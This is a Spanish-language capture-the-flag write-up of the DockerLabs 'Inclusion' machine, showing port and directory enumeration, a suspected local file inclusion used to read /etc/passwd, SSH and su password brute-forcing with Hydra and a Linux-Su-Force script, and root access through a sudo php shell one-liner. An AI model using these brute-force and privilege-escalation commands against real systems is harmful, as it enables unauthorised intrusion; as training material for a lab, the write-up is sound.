DockerLabs - Inclusion

OS:	Linux
Nivel:	Media
Release:	14/04/2024

Técnicas utilizadas

Local file inclusion
Ataque de fuerza bruta
Escalada de privilegios PHP

Enumeración

La dirección IP de la máquina víctima es 172.17.0.2. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(root㉿kali)-[/home/administrador]
└─# ping -c 1 172.17.0.2 -R
PING 172.17.0.2 (172.17.0.2) 56(124) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.079 ms
RR:     172.17.0.1
        172.17.0.2
        172.17.0.2
        172.17.0.1


--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.079/0.079/0.079/0.000 ms
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 172.17.0.2 -oN scanner_inclusion** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 03:cf:72:54:de:54:ae:cd:2a:16:58:6b:8a:f5:52:dc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFBns4ZccIGmiw02cgCwENA1Lqhf7o9eDomefNVF1iF0Yxx+9JEB6f1kEHCjHqd7fBtn6mnlgPdE+VfqBGVhc2U=
|   256 13:bb:c2:12:f5:97:30:a1:49:c7:f9:d0:ba:d0:5e:f7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIr1k5/j/3yvWf8rLays4s/EPgkqySLYjRHL6QAq2yN8
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Análisis del puerto 80 (HTTP)


El análisis de puertos abiertos de nmap muestra que el puerto 80 está abierto, sin embargo, al acceder a la página web sólo se observaba la página web por defecto de Apache2.




Con el fin de obtener más información utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
┌──(root㉿kali)-[/home/administrador]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt,html,php -b 403,404 --random-agent
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; da) Opera 8.54
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10701]
/shop                 (Status: 301) [Size: 307] [--> http://172.17.0.2/shop/]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

Al acceder al directorio /shop, sólo se veía una imagen de un teclado pero con una información bastante interesante: $_GET[‘archivo’]. Esto me llevó a sospechar que esta página podría ser vulnerable a ataques de Local File Inclusion (LFI).



Utilizando como parámetro el mensaje obtenido anteriormente, intenté leer el archivo /etc/passwd de la máquina objetivo con el fin de obtener los usuarios del sistema. En este caso, encontré dos usuarios que podrían ser útiles:



Teniendo en cuenta la información proporcionada por el archivo /etc/passwd, utilicé Hydra, una herramienta de fuerza bruta, para obtener la contraseña del usuario ‘manchi’.

```
┌──(root㉿kali)-[/home/administrador]
└─# hydra -L user.txt -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-03 21:59:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 28688798 login tries (l:2/p:14344399), ~448263 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: manchi   password: lovely
```

Finalmente, inicié sesión en la máquina objetivo utilizando el protocolo ssh:

```
┌──(root㉿kali)-[/home/administrador]
└─# ssh manchi@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:7l7ozEpa6qePwn/o8bYoxlwtLa2knvlaSKIk1mkRMfU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
manchi@172.17.0.2's password:
Linux f7ef14d5a8ae 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1
manchi@f7ef14d5a8ae:~$ id
uid=1001(manchi) gid=1001(manchi) groups=1001(manchi),100(users)
manchi@f7ef14d5a8ae:~$
```

Escalada de privilegios


Al no encontrar una forma válida de escalar privilegios inicialmente, opté por descargar en la máquina víctima la herramienta Linux-Su-Force, disponible en github, así como el diccionario rockyou con el fin de encontrar la contraseña del usuario '**seller**'.

```
┌──(root㉿kali)-[~administrador]
└─# scp /home/administrador/Descargas/Sudo_BruteForce-main/Linux-Su-Force.sh manchi@172.17.0.2:/home/manchi
manchi@172.17.0.2's password:
Linux-Su-Force.sh

┌──(root㉿kali)-[~administrador]
└─# scp /usr/share/wordlists/rockyou.txt manchi@172.17.0.2:/home/manchi
manchi@172.17.0.2's password:
rockyou.txt

┌──(root㉿kali)-[~administrador]
└─#
```

Una vez finalizado el proceso de fuerza bruta, descubrí que la contraseña del usuario seller es qwerty:

```
manchi@f7ef14d5a8ae:~$ ./Linux-Su-Force.sh seller rockyou.txt

*****************************
*     BruteForce SU         *
*****************************

Probando contraseña: 123456
Probando contraseña: 12345
Probando contraseña: 123456789
Probando contraseña: password
Probando contraseña: iloveyou
Probando contraseña: princess
Probando contraseña: 1234567
Probando contraseña: rockyou
Probando contraseña: 12345678
Probando contraseña: abc123

Contraseña encontrada para el usuario seller: qwerty
manchi@f7ef14d5a8ae:~$ su seller
Password:
seller@f7ef14d5a8ae:/home/manchi$ id
uid=1000(seller) gid=1000(seller) groups=1000(seller),100(users)
seller@f7ef14d5a8ae:/home/manchi$ sudo -l
Matching Defaults entries for seller on f7ef14d5a8ae:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on f7ef14d5a8ae:
    (ALL) NOPASSWD: /usr/bin/php
seller@f7ef14d5a8ae:/home/manchi$
```

El usuario seller puede escalar privilegios utilizando el binario de php sin proporcionar contraseñas, así que, busqué información en GTFobins, una valiosa fuente de información para este tipo de tareas, para conocer cómo escalar privilegios:



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Finalmente, accedí a la máquina objetivo como usuario root:

```
seller@f7ef14d5a8ae:/home/manchi$ CMD="/bin/sh"
seller@f7ef14d5a8ae:/home/manchi$ sudo php -r "system('$CMD');"
bash -p
root@f7ef14d5a8ae:/home/manchi# id
uid=0(root) gid=0(root) groups=0(root)
root@f7ef14d5a8ae:/home/manchi#
```